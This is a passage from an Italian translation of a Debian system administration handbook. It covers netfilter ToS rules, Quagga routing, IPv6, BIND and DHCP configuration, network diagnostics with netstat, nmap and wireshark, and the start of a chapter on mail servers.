Il campo ToS può essere impostato da applicazioni che generano i pacchetti IP, o modificato al volo da *netfilter*. Le seguenti regole sono sufficienti per aumentare la reattività per il servizio SSH di un server:

```
iptables -t mangle -A PREROUTING -p tcp --sport ssh -j TOS --set-tos Minimize-Delay
iptables -t mangle -A PREROUTING -p tcp --dport ssh -j TOS --set-tos Minimize-Delay
```

10.4. Instradamento dinamico

Lo strumento di riferimento per l'instradamento dinamico è attualmente `quagga` (dal pacchetto omonimo in Debian); sostituisce il precedente `zebra`, il cui sviluppo è stato interrotto. Tuttavia, per ragioni di compatibilità, il progetto `quagga` ha mantenuto i nomi dei programmi eseguibili, questo spiega perché più sotto vengano usati comandi `zebra`.

FONDAMENTALI

Instradamento dinamico

L'instradamento dinamico consente ai router di regolare, in tempo reale, i percorsi utilizzati per la trasmissione di pacchetti IP. Ogni protocollo ha i propri metodi per definire i percorsi (calcolare il percorso più breve, utilizzare percorsi annunciati da peer e così via).

Nel kernel di Linux, un instradamento (route) collega un dispositivo di rete ad un insieme di macchine che possono essere raggiunte attraverso questo dispositivo. Il comando `route` definisce nuovi instradamenti e visualizza quelli esistenti.

Quagga è un insieme di demoni che collaborano per definire le tabelle di instradamento che il kernel Linux deve utilizzare; ogni protocollo di routing (in particolare BGP, OSPF e RIP) fornisce il proprio demone. Il demone `zebra` raccoglie le informazioni provenienti da altri demoni e gestisce le tabelle di routing statico di conseguenza. Gli altri demoni sono conosciuti come `bgpd`, `ospfd`, `ospf6d`, `ripd`, `ripngd`, `isisd`, e `babeld`.

I demoni vengono attivati modificando il file `/etc/quagga/daemons` e creando il file di configurazione appropriato in `/etc/quagga/`; questo file di configurazione deve essere richiamato dopo il demone, seguito da un'estensione `.conf`, e deve appartenere all'utente `quagga` e al gruppo `quaggavty`, in modo che lo script `/etc/init.d/quagga` possa richiamare il demone.

La configurazione di ciascuno di questi demoni richiede la conoscenza del protocollo di instradamento in questione. Questi protocolli non possono essere descritti in dettaglio qui, ma il pacchetto *quagga-doc* fornisce una spiegazione ampia sotto forma di file `info`. Gli stessi contenuti possono essere consultati più facilmente in HTML sul sito di Quagga:

➨ `http://www.nongnu.org/quagga/docs/docs-info.html`

Inoltre, la sintassi è molto vicino all'interfaccia di configurazione di un router standard e gli amministratori di rete si adatteranno rapidamente a `quagga`.

IN PRATICA
OSPF, BGP o RIP?

OSPF è in genere il miglior protocollo da utilizzare per l'instradamento dinamico su reti private, BGP invece è più comune per l'instradamento su Internet. RIP è obsoleto e non si usa quasi più.

10.5. IPv6

IPv6, successore di IPv4, è una nuova versione del protocollo IP progettata per correggere i suoi difetti, in particolare la scarsità di indirizzi IP disponibili. Questo protocollo gestisce il livello di rete, il suo scopo è di fornire indirizzi alle macchine, di trasmettere dati verso la destinazione finale e di gestire la frammentazione dei dati se necessario (in altre parole, di dividere i pacchetti in blocchi con una dimensione che dipende dai collegamenti di rete da utilizzare sul percorso e di ricomporre i pezzi nel loro giusto ordine all'arrivo).

I kernel Debian includono la gestione IPv6 nel nucleo centrale del kernel (con l'eccezione di alcune architetture compilate con un modulo chiamato ipv6). Strumenti di base come `ping` e `traceroute` hanno i loro equivalenti IPv6 in `ping6` e `traceroute6`, disponibili rispettivamente nei pacchetti *iputils-ping* e *iputils-tracepath*.

La rete IPv6 è configurata in modo simile a IPv4, in `/etc/network/interfaces`. Se si vuole rendere questa rete accessibile a livello globale, è necessario assicurarsi di avere un router che supporti il traffico dati IPv6 verso la rete globale IPv6.

Esempio 10.10 *Esempio di configurazione IPv6*

```
iface eth0 inet6 static
```

```
    address 2001:db8:1234:5::1:1
    netmask 64
    # Disabling auto-configuration
    # autoconf 0
    # The router is auto-configured and has no fixed address
    # (accept_ra 1). If it had:
    # gateway 2001:db8:1234:5::1
```

Le sottoreti IPv6 di solito hanno una maschera a 64 bit. Questo significa che esistono 2^{64} indirizzi distinti all'interno della sottorete. Questo permette a Stateless Address Autoconfiguration (SLAAC) di scegliere un indirizzo in base all'indirizzo MAC dell'interfaccia di rete. Per impostazione predefinita, se SLAAC è attivato nella rete e IPv6 sul computer, il kernel troverà automaticamente i router IPv6 e configurerà le interfacce di rete.

Questo comportamento può avere implicazioni per la privacy. Se si passa di frequente tra le reti, per esempio con un computer portatile, si potrebbe desiderare che il proprio indirizzo MAC non sia parte del proprio indirizzo IPv6 pubblico. Questo rende più facile identificare lo stesso dispositivo attraverso le reti. Una soluzione a questo problema sono le estensioni della privacy di IPv6 (che Debian abilita di default se non viene rilevata la connettività IPv6 durante l'installazione iniziale), che assegneranno un ulteriore indirizzo generato in modo casuale all'interfaccia, cambiato periodicamente e questo verrà preferito per le connessioni in uscita. Connessioni in entrata possono ancora utilizzare l'indirizzo generato da SLAAC. L'esempio che segue, per l'uso in `/etc/network/interfaces`, attiva queste estensioni della privacy.

Esempio 10.11 *estensioni della privacy di IPv6*

```
iface eth0 inet6 auto
    # Prefer the randomly assigned addresses for outgoing connections.
    privext 2
```

SUGGERIMENTO

Programmi compilati con IPv6

Molte parti del software devono essere adattate per gestire IPv6. La maggior parte dei pacchetti in Debian sono già stati adattati, ma non tutti. Se il vostro pacchetto preferito non funziona con IPv6, puoi chiedere aiuto alla mailing-list *debian-ipv6*. Potrebbero sapere di un sostituto che riconosca IPv6 e potrebbero aprire un bug per ottenere un monitoraggio adeguato sulla questione.

➨ `http://lists.debian.org/debian-ipv6/`

Le connessioni IPv6 possono essere limitate, allo stesso modo di IPv4: i kernel standard di Debian contengono un adattamento di *netfilter* per IPv6. Questo *netfilter* abilitato a IPv6 è configurato in modo simile alla sua controparte IPv4, salvo che per il programma da utilizzare che è `ip6tables` invece di `iptables`.

10.5.1. Tunneling

ATTENZIONE **Tunneling IPv6 e firewall**

Il tunneling IPv6 su IPv4 (al contrario dell'IPv6 nativo) richiede il firewall per accettare il traffico, che utilizza numero di protocollo IPv4 41.

Se non è disponibile una connessione IPv6 nativa, il metodo alternativo è quello di utilizzare un tunnel su IPv4. Gogo6 è un fornitore (gratuito) di questi tunnel:

➨ `http://www.gogo6.com/freenet6/tunnelbroker`

Per utilizzare un tunnel Freenet6, è necessario registrare un account Freenet6 Pro sul sito, quindi installare il pacchetto *gogoc* e configurare il tunnel. Ciò richiede la modifica del file `/etc/gogoc/gogoc.conf`: devono essere aggiunte le righe userid e password ricevute via e-mail, e la riga server dovrebbe essere sostituita con authenticated.freenet6.net.

La connettività IPv6 viene proposta a tutte le macchine di una rete locale aggiungendo le tre direttive seguenti al file `/etc/gogoc/gogoc.conf` (supponendo che la rete locale sia collegata all'interfaccia eth0):

```
host_type=router
prefixlen=56
if_prefix=eth0
```

La macchina diventa allora il router di accesso della sottorete con un prefisso di 56 bit. Una volta che il tunnel è a conoscenza di questo cambiamento, la rete locale deve esserne messa al corrente; il che implica l'installazione del demone `radvd` (dal pacchetto dal nome simile). Questo demone di configurazione per IPv6 ha un ruolo simile a `dhcpd` nel mondo IPv4.

Il file di configurazione `/etc/radvd.conf` deve essere creato (vedere `/usr/share/doc/radvd/examples/simple-radvd.conf` come punto di partenza). Nel nostro caso, l'unico cambiamento richiesto è il prefisso, che deve essere sostituito con quello fornito da Freenet6 e può essere trovato in output al comando `ifconfig`, nel blocco relativo all'interfaccia tun.

Quindi eseguire i comandi `service gogoc restart` e `service radvd start`, e la rete IPv6 dovrebbe funzionare correttamente.

10.6. Server dei nomi di dominio (DNS)

10.6.1. Principi e meccanismi

Il server di nomi di dominio (DNS: *Domain Name Service*) è un componente fondamentale di Internet: infatti associa i nomi host agli indirizzi IP (e viceversa), il che consente l'uso di www.debian.org invece di 5.153.231.4 o 2001:41c8:1000:21::21:4.

I record DNS sono organizzati in zone, ad ogni zona corrisponde un dominio (o sottodominio) o un intervallo di indirizzi IP (dal momento che gli indirizzi IP vengono generalmente assegnati

in campi consecutivi). Un server primario è autorevole sul contenuto di una zona; server secondari, di solito ospitati su macchine separate, servono a fornire copie regolarmente aggiornate della zona primaria.

Ogni zona può contenere diversi tipi di record (record di risorse: *Resource Records*):

- A: indirizzo IPv4.
- CNAME : alias (*nome canonico*).
- MX: *mail exchange*, un server di posta elettronica. Queste informazioni vengono usate da altri server di posta elettronica per trovare dove inviare e-mail indirizzate ad un determinato indirizzo. Ogni record MX ha una priorità. Viene prima utilizzato il server con la priorità più alta (con il numero più basso, vedere riquadro « SMTP» [268]); in caso il primo server non risponda, vengono interrogati i successivi in ordine decrescente di priorità.
- PTR: risoluzione di un indirizzo IP ad un nome. Tale record viene memorizzato in una zona dedicata alla ricerca inversa «reverse DNS» che prende il nome secondo l'intervallo di indirizzi IP. Per esempio, 1.168.192.in-addr.arpa è la zona contenente la risoluzione inversa per tutti gli indirizzi nell'intervallo 192.168.1.0/24.
- AAAA: indirizzo IPv6.
- NS: associa un nome ad un server di nomi. Ogni dominio deve avere almeno un record NS. Questi record puntano ad un server DNS in grado di rispondere ad interrogazioni relative a questo dominio; di solito puntano ai server primario e secondario per il dominio. Questi record permettono anche la delega DNS. Per esempio, la zona falcot.com può comprendere un record NS per internal.falcot.com, il che significa che un altro server gestisce la zona internal.falcot.com. Naturalmente, questo server deve dichiarare una zona internal.falcot.com.

Il server di nomi di riferimento, Bind, è stato sviluppato ed è mantenuto dall'ISC (*Internet Software Consortium*). Viene fornito in Debian dal pacchetto *bind9*. La versione 9 apporta due importanti modifiche rispetto alle versioni precedenti. In primo luogo, il server DNS ora può essere eseguito come utente non privilegiato, in modo che una vulnerabilità di sicurezza nel server non conceda privilegi di root all'autore di un attacco (come si è visto più volte con le versioni 8.x).

Inoltre, Bind supporta lo standard DNSSEC per la firma (e quindi per l'autenticazione) dei record DNS, il che consente di bloccare qualsiasi tentativo di spoofing di questi dati durante attacchi di tipo man-in-the-middle.

CULTURA

DNSSEC

Lo standard DNSSEC è abbastanza complesso; questo spiega in parte perché il suo uso non è ancora diffuso (anche se coesiste perfettamente con i server DNS ignari del DNSSEC). Per capire tutti i pro ed i contro, è consigliato consultare il seguente articolo.

➨ `http://en.wikipedia.org/wiki/Domain_Name_System_Security_Extensions`

10.6.2. Configurazione

Qualunque sia la versione di `bind` usata, i file di configurazione hanno la stessa struttura.

Gli amministratori Falcot hanno creato una zona primaria falcot.com per memorizzare le informazioni relative a questo dominio, ed una zona 168.192.in-addr.arpa per la risoluzione inversa degli indirizzi IP nelle reti locali.

ATTENZIONE

Nomi delle zone inverse

Le zone inverse hanno un nome particolare. La zona che copre la rete `192.168.0.0/16` deve essere chiamata `168.192.in-addr.arpa`: i componenti degli indirizzi IP sono invertiti, e seguiti dal suffisso `in-addr.arpa`.

Per le reti IPv6, il suffisso è `ip6.arpa` e gli elementi di indirizzo IP che vengono invertiti sono ogni carattere nella rappresentazione esadecimale completa dell'indirizzo IP. Come tale, la rete `2001:0bc8:31a0::/48` dovrebbe utilizzare una zona denominata `0.a.1.3.8.c.b.0.1.0.0.2.ip6.arpa`.

SUGGERIMENTO

Verifica del server DNS

Il comando `host` (nel pacchetto *bind9-host*) interroga un server DNS, e può essere usato per testare la configurazione del server. Per esempio, `host macchina.falcot.com localhost` controlla la risposta del server locale per `macchina.falcot.com`. `host indirizzo ip localhost` verifica la risoluzione inversa.

Gli estratti di configurazione seguenti, tratti dai file della società Falcot, possono servire come punti di partenza per configurare un server DNS:

Esempio 10.12 *Estratto da* `/etc/bind/named.conf.local`

```
zone "falcot.com" {
        type master;
        file "/etc/bind/db.falcot.com";
        allow-query { any; };
        allow-transfer {
                195.20.105.149/32 ; // ns0.xname.org
                193.23.158.13/32 ; // ns1.xname.org
        };
};

zone "internal.falcot.com" {
        type master;
        file "/etc/bind/db.internal.falcot.com";
        allow-query { 192.168.0.0/16; };
};

zone "168.192.in-addr.arpa" {
        type master;
        file "/etc/bind/db.192.168";
        allow-query { 192.168.0.0/16; };
```

```
};
```

Esempio 10.13 *Estratto da* `/etc/bind/db.falcot.com`

```
; falcot.com Zone
; admin.falcot.com. => zone contact: admin@falcot.com
$TTL    604800
@       IN      SOA     falcot.com. admin.falcot.com. (
                        20040121        ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                         604800 )       ; Negative Cache TTL
;
; The @ refers to the zone name ("falcot.com" here)
; or to $ORIGIN if that directive has been used
;
@       IN      NS      ns
@       IN      NS      ns0.xname.org.

internal IN      NS      192.168.0.2

@       IN      A       212.94.201.10
@       IN      MX      5 mail
@       IN      MX      10 mail2

ns      IN      A       212.94.201.10
mail    IN      A       212.94.201.10
mail2   IN      A       212.94.201.11
www     IN      A       212.94.201.11

dns     IN      CNAME   ns
```

ATTENZIONE

Sintassi di un nome

La sintassi dei nomi delle macchine segue regole severe. Ad esempio, `macchina` sottintende `macchina.dominio`. Se il nome di dominio non deve essere aggiunto ad un nome, tale nome deve essere scritto come `macchina.` (con un punto come suffisso). Per indicare un nome DNS al di fuori del dominio corrente è necessaria una sintassi del tipo `macchina.altrodominio.com.` (con il punto finale).

Esempio 10.14 *Estratto da* `/etc/bind/db.192.168`

```
; Reverse zone for 192.168.0.0/16
; admin.falcot.com. => zone contact: admin@falcot.com
$TTL    604800
```

```
@       IN      SOA     ns.internal.falcot.com. admin.falcot.com. (
                        20040121        ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                         604800 )       ; Negative Cache TTL

        IN      NS      ns.internal.falcot.com.

; 192.168.0.1 -> arrakis
1.0     IN      PTR     arrakis.internal.falcot.com.
; 192.168.0.2 -> neptune
2.0     IN      PTR     neptune.internal.falcot.com.

; 192.168.3.1 -> pau
1.3     IN      PTR     pau.internal.falcot.com.
```

10.7. DHCP

DHCP (protocollo di configurazione dinamica degli host: *Dynamic Host Configuration Protocol*) è un protocollo con il quale una macchina può ottenere la configurazione di rete automaticamente al suo avvio. Questo permette di centralizzare la gestione delle configurazioni di rete, e garantire che tutte le macchine desktop abbiano impostazioni simili.

Un server DHCP fornisce molti parametri relativi alla rete. Il più comune di questi è un indirizzo IP e la rete a cui la macchina appartiene, ma può anche fornire altre informazioni, come: server DNS, server WINS, server NTP e così via.

L'autore principale del server DHCP è l'Internet Software Consortium (coinvolto anche nello sviluppo di `bind`). Il pacchetto Debian corrispondente è *isc-dhcp-server*.

10.7.1. Configurazione

I primi elementi che devono essere modificati nel file di configurazione del server DHCP (`/etc/dhcp/dhcpd.conf`) sono il nome di dominio e i server DNS. Se è l'unico server DHCP nella rete locale (come definito dalla propagazione broadcast), deve essere abilitata (o decommentata) la direttiva `authoritative`. Inoltre, è necessario creare anche una sezione `subnet` che descriva la rete locale e le informazioni di configurazione che devono essere fornite. L'esempio seguente è adatto ad una rete locale 192.168.0.0/24 con un router 192.168.0.1 che funge da gateway. Gli indirizzi IP disponibili sono compresi nell'intervallo da 192.168.0.128 a 192.168.0.254.

Esempio 10.15 *Estratto da* `/etc/dhcp/dhcpd.conf`

```
#
```

```
# Sample configuration file for ISC dhcpd for Debian
#

# The ddns-updates-style parameter controls whether or not the server will
# attempt to do a DNS update when a lease is confirmed. We default to the
# behavior of the version 2 packages ('none', since DHCP v2 didn't
# have support for DDNS.)
ddns-update-style interim;

# option definitions common to all supported networks...
option domain-name "internal.falcot.com";
option domain-name-servers ns.internal.falcot.com;

default-lease-time 600;
max-lease-time 7200;

# If this DHCP server is the official DHCP server for the local
# network, the authoritative directive should be uncommented.
authoritative;

# Use this to send dhcp log messages to a different log file (you also
# have to hack syslog.conf to complete the redirection).
log-facility local7;

# My subnet
subnet 192.168.0.0 netmask 255.255.255.0 {
    option routers 192.168.0.1;
    option broadcast-address 192.168.0.255;
    range 192.168.0.128 192.168.0.254;
    ddns-domainname "internal.falcot.com";
}
```

10.7.2. DHCP e DNS

Una caratteristica interessante è la registrazione automatica dei client DHCP nella zona DNS, in modo che ogni macchina abbia un nome significativo (piuttosto che qualcosa di impersonale, come machine-192-168-0-131.internal.falcot.com). Per utilizzare questa caratteristica è necessario configurare il server DNS in modo che accetti gli aggiornamenti nella zona DNS internal.falcot.com da parte del server DHCP, e la configurazione di quest'ultimo ad inviare gli aggiornamenti ad ogni registrazione.

Nel caso di bind, la direttiva allow-update deve essere aggiunta in ciascuna delle zone che il server DHCP deve modificare (quella per il dominio internal.falcot.com e la sua zona inversa). Questa direttiva elenca gli indirizzi IP autorizzati ad effettuare questi aggiornamenti. Pertanto dovrebbe contenere i possibili indirizzi del server DHCP (l'indirizzo locale e l'indirizzo pubblico, se opportuno).

```
allow-update { 127.0.0.1 192.168.0.1 212.94.201.10 !any };
```

Attenzione! Una zona che può essere modificata *verrà* modificata tramite `bind`, quest'ultimo sovrascriverà i file di configurazione a intervalli regolari. Poiché questa procedura automatizzata produce file che sono meno leggibili rispetto a quelli scritti manualmente, gli amministratori Falcot gestiscono il dominio internal.falcot.com con un server DNS delegato; questo significa che il file di zona falcot.com resta saldamente sotto il loro controllo manuale.

L'esempio di configurazione del server DHCP precedente include già le direttive necessarie per gli aggiornamenti della zona DNS: sono le righe ddns-update-style interim; e ddns-domain-name "internal.falcot.com"; nel blocco che descrive la sottorete.

10.8. Strumenti di diagnosi di rete

Quando un'applicazione di rete non viene eseguita come previsto, è importante poter vedere «sotto il cofano». Anche quando tutto sembra funzionare senza problemi, l'esecuzione di una diagnosi di rete può contribuire a garantire che tutto funzioni come dovrebbe. Esistono diversi strumenti di diagnosi per tale scopo; ognuno opera su un livello diverso.

10.8.1. Diagnosi locale: `netstat`

Menzioniamo per primo il comando `netstat` (nel pacchetto *net-tools*), che mostra una sintesi immediata delle attività di rete di una macchina. Quando viene invocato senza alcun argomento, questo comando elenca tutte le connessioni aperte. L'elenco può essere molto dettagliato poiché comprende numerosi socket di dominio Unix (ampiamente utilizzati dai demoni), che non coinvolgono affatto la rete (per esempio, la comunicazione dbus, il traffico X11 e le comunicazioni tra i filesystem virtuali e desktop).

Pertanto, invocazioni comuni utilizzano opzioni che alterano il comportamento di `netstat`. Le opzioni utilizzate più frequentemente sono:

- -t, che filtra i risultati per includere solo le connessioni TCP;
- -u, che funziona in modo analogo per le connessioni UDP; queste opzioni non si escludono a vicenda, e una di loro è sufficiente per non visualizzare le connessioni di dominio Unix;
- -a, per elencare anche i socket in ascolto (in attesa di connessioni in ingresso);
- -n, per visualizzare i risultati in forma numerica: gli indirizzi IP (senza risoluzione DNS), i numeri di porta (senza alias come definiti in `/etc/services`) e gli ID utente (senza nomi di login);
- -p, per elencare i processi coinvolti; questa opzione è utile solo quando `netstat` viene eseguito come root, poiché gli utenti normali vedranno solo i propri processi;
- -c, per aggiornare continuamente la lista delle connessioni.

Altre opzioni, documentate nella pagina di manuale `netstat(8)`, forniscono un controllo più preciso sui risultati visualizzati. Nella pratica, le prime cinque opzioni sono utilizzate così spesso insieme che il comando `netstat -tupan` è diventato quasi un riflesso tra gli amministratori di sistema e di rete. Il risultato tipico, su una macchina con poco carico, può apparire come il seguente:

```
# netstat -tupan
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      397/rpcbind
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      431/sshd
tcp        0      0 0.0.0.0:36568           0.0.0.0:*               LISTEN      407/rpc.statd
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      762/exim4
tcp        0    272 192.168.1.242:22        192.168.1.129:44452     ESTABLISHED 1172/sshd: roland [
tcp6       0      0 :::111                  :::*                    LISTEN      397/rpcbind
tcp6       0      0 :::22                   :::*                    LISTEN      431/sshd
tcp6       0      0 ::1:25                  :::*                    LISTEN      762/exim4
tcp6       0      0 :::35210                :::*                    LISTEN      407/rpc.statd
udp        0      0 0.0.0.0:39376           0.0.0.0:*                           916/dhclient
udp        0      0 0.0.0.0:996             0.0.0.0:*                           397/rpcbind
udp        0      0 127.0.0.1:1007          0.0.0.0:*                           407/rpc.statd
udp        0      0 0.0.0.0:68              0.0.0.0:*                           916/dhclient
udp        0      0 0.0.0.0:48720           0.0.0.0:*                           451/avahi-daemon: r
udp        0      0 0.0.0.0:111             0.0.0.0:*                           397/rpcbind
udp        0      0 192.168.1.242:123       0.0.0.0:*                           539/ntpd
udp        0      0 127.0.0.1:123           0.0.0.0:*                           539/ntpd
udp        0      0 0.0.0.0:123             0.0.0.0:*                           539/ntpd
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           451/avahi-daemon: r
udp        0      0 0.0.0.0:39172           0.0.0.0:*                           407/rpc.statd
udp6       0      0 :::996                  :::*                                397/rpcbind
udp6       0      0 :::34277                :::*                                407/rpc.statd
udp6       0      0 :::54852                :::*                                916/dhclient
udp6       0      0 :::111                  :::*                                397/rpcbind
udp6       0      0 :::38007                :::*                                451/avahi-daemon: r
udp6       0      0 fe80::5054:ff:fe99::123 :::*                                539/ntpd
udp6       0      0 2001:bc8:3a7e:210:a:123 :::*                                539/ntpd
udp6       0      0 2001:bc8:3a7e:210:5:123 :::*                                539/ntpd
udp6       0      0 ::1:123                 :::*                                539/ntpd
udp6       0      0 :::123                  :::*                                539/ntpd
udp6       0      0 :::5353                 :::*                                451/avahi-daemon: r
```

Come previsto, vengono elencate le connessioni stabilite, due connessioni SSH in questo caso, e le applicazioni in attesa di connessioni in ingresso (indicate come LISTEN), in particolare il server di posta elettronica Exim4 in ascolto sulla porta 25.

10.8.2. Diagnosi da remoto: `nmap`

`nmap` (nel pacchetto dal nome analogo) è in un certo senso l'equivalente remoto di `netstat`. Può eseguire la scansione di una serie di porte «note» per uno o più server remoti, ed elencare le porte su cui un'applicazione risponde alle connessioni in ingresso. Inoltre, `nmap` è in grado di identificare alcune di queste applicazioni e a volte anche il loro numero di versione. La contropartita di questo strumento è che, poiché funziona da remoto, non può fornire informazioni su processi o utenti; tuttavia può operare su più target contemporaneamente.

Una tipica invocazione di `nmap` utilizza solo l'opzione -A (in questo modo `nmap` tenta di identificare le versioni del software per i server che trova), seguita da uno o più indirizzi IP o dai nomi DNS di macchine su cui effettuare la scansione. Ancora una volta, sono disponibili molte altre

opzioni per controllare con precisione il comportamento di nmap; consultare la documentazione nella pagina di manuale nmap(1).

```
# nmap mirtuel

Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-09 16:46 CET
Nmap scan report for mirtuel (192.168.1.242)
Host is up (0.000013s latency).
rDNS record for 192.168.1.242: mirtuel.internal.placard.fr.eu.org
Not shown: 998 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
111/tcp open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 2.41 seconds
# nmap -A localhost

Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-09 16:46 CET
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000013s latency).
Other addresses for localhost (not scanned): 127.0.0.1
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.7p1 Debian 3 (protocol 2.0)
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
25/tcp  open  smtp    Exim smtpd 4.84
| smtp-commands: mirtuel Hello localhost [127.0.0.1], SIZE 52428800, 8BITMIME,
    ➥ PIPELINING, HELP,
|_ Commands supported: AUTH HELO EHLO MAIL RCPT DATA NOOP QUIT RSET HELP
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100024  1          36568/tcp  status
|_  100024  1          39172/udp  status
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.7 - 3.15
Network Distance: 0 hops
Service Info: Host: mirtuel; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at http
    ➥ ://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.54 seconds
```

Come previsto, sono elencate le applicazioni SSH ed Exim4. Da notare che non tutte le applicazioni sono in ascolto su tutti gli indirizzi IP; poiché Exim4 è accessibile solo sull'interfaccia di

loopback lo, appare solo durante l'analisi di localhost e non durante la scansione di mirtuel (che corrisponde all'interfaccia eth0 sulla stessa macchina).

10.8.3. Sniffer: `tcpdump` e `wireshark`

A volte si ha la necessità di osservare ciò che realmente transita sul cavo, pacchetto per pacchetto. In questi casi è richiesto un «analizzatore di frame», più noto come *sniffer*. Tale strumento rileva tutti i pacchetti che raggiungono una determinata interfaccia di rete e li visualizza in una maniera più facile da consultare.

Il venerabile strumento in questo settore è `tcpdump`, disponibile come strumento standard su una vasta gamma di piattaforme. Esso consente molte tipologie di cattura del traffico di rete, ma la rappresentazione di questo traffico resta piuttosto oscura. Pertanto non verrà approfondito.

Uno strumento più recente (e moderno), `wireshark` (nel pacchetto *wireshark*), è diventato il nuovo punto di riferimento nell'analisi del traffico di rete grazie ai suoi molti moduli di decodifica che permettono una analisi semplificata dei pacchetti catturati. I pacchetti vengono visualizzati graficamente con un'organizzazione in base ai livelli di protocollo. Questo consente all'utente di visualizzare tutti i protocolli coinvolti in un pacchetto. Ad esempio, prendendo un pacchetto contenente una richiesta HTTP, `wireshark` visualizza, separatamente, le informazioni relative al livello fisico, il livello Ethernet, le informazioni del pacchetto IP, i parametri di connessione TCP, ed infine la richiesta HTTP stessa.




Figura 10.1 *L'analizzatore del traffico di rete* `wireshark`

Nel nostro esempio, i pacchetti che viaggiano su SSH vengono filtrati (con il filtro !tcp.port ==

22). Il pacchetto attualmente visualizzato è stato sviluppato sul livello HTTP.

SUGGERIMENTO

`wireshark` senza interfaccia grafica: `tshark`

Quando non si può eseguire un'interfaccia grafica, o non si vuole farlo per un qualsiasi motivo, esiste anche una versione solo testo di `wireshark` che va sotto il nome `tshark` (nel pacchetto separato *tshark*). La maggior parte delle funzioni di cattura e decodifica sono ancora disponibili, ma la mancanza di una interfaccia grafica limita necessariamente le interazioni con il programma (filtraggio dei pacchetti dopo che sono stati catturati, il monitoraggio di una determinata connessione TCP, e così via). Può comunque essere utilizzato come primo approccio. Se si vogliono fare altre manipolazioni e queste richiedono l'interfaccia grafica, i pacchetti possono essere salvati in un file e questo file può essere caricato in un `wireshark` con interfaccia grafica in esecuzione su un'altra macchina.

Parola chiave

Postfix
Apache
NFS
Samba
Squid
OpenLDAP
SIP

Capitolo

11

Servizi di rete: Postfix, Apache, NFS, Samba, Squid, LDAP, SIP, XMPP, TURN

Contenuto

I servizi di rete sono i programmi con cui gli utenti interagiscono direttamente durante le loro attività quotidiane. Essi sono la punta dell'iceberg del sistema informativo ed in questo capitolo ci concentreremo su di loro; le componenti invisibili a cui si affidano sono l'infrastruttura che abbiamo descritto precedentemente.

Molti servizi di rete moderni richiedono una tecnologia di crittografia per funzionare in modo affidabile e sicuro, soprattutto se usati su Internet pubblico. I Certificati X.509 (che possono essere chiamati anche certificati SSL o certificati TLS) sono spesso utilizzati per questo scopo. Un certificato per uno specifico dominio può spesso essere condiviso tra più di uno dei servizi trattati in questo capitolo.

11.1. Server di posta

Gli amministratori della Falcot Corporation hanno scelto Postfix come loro server di posta elettronica per via della sua affidabilità e per la semplicità di configurazione. Allo stesso modo il suo design assicura che ogni operazione sia eseguita in un processo con l'insieme minimo di permessi richiesti, cosa che garantisce una misura ottimale contro i problemi di sicurezza.

ALTERNATIVA

Il server Exim4

Debian utilizza Exim4 come server di posta predefinito (per questo l'installazione iniziale include Exim4). La configurazione è fornita da un pacchetto separato, *exim4-config*, e viene automaticamente personalizzata in base alle risposte fornite ad un insieme di quesiti posti da Debconf in modo molto simile a come avviene con le domande poste dal pacchetto *postfix*.

La configurazione può essere in un singolo file (`/etc/exim4/exim4.conf.template`) oppure suddivisa in parti all'interno della cartella `/etc/exim4/conf.d/`. In entrambi i casi, i file non sono utilizzati da `update-exim4.conf` come modelli per la generazione di `/var/lib/exim4/config.autogenerated`. Quest'ultimo è utilizzato da Exim4. Grazie a questo meccanismo, i valori ottenuti attraverso la configurazione debconf di Exim — che sono memorizzati in `/etc/exim4/update-exim4.conf.conf` — possono essere inseriti nel file di configurazione di Exim anche quando l'amministratore oppure un'altro pacchetto hanno cambiato la configurazione predefinita di Exim.

La sintassi dei file di configurazione di Exim4 ha le sue peculiarità e la sua curva di apprendimento. Una volta comprese queste peculiarità Exim4 è un server di posta veramente completo e potente come testimoniano le decine di pagine di documentazione.

➨ `http://www.exim.org/docs.html`

11.1.1. Installare Postfix

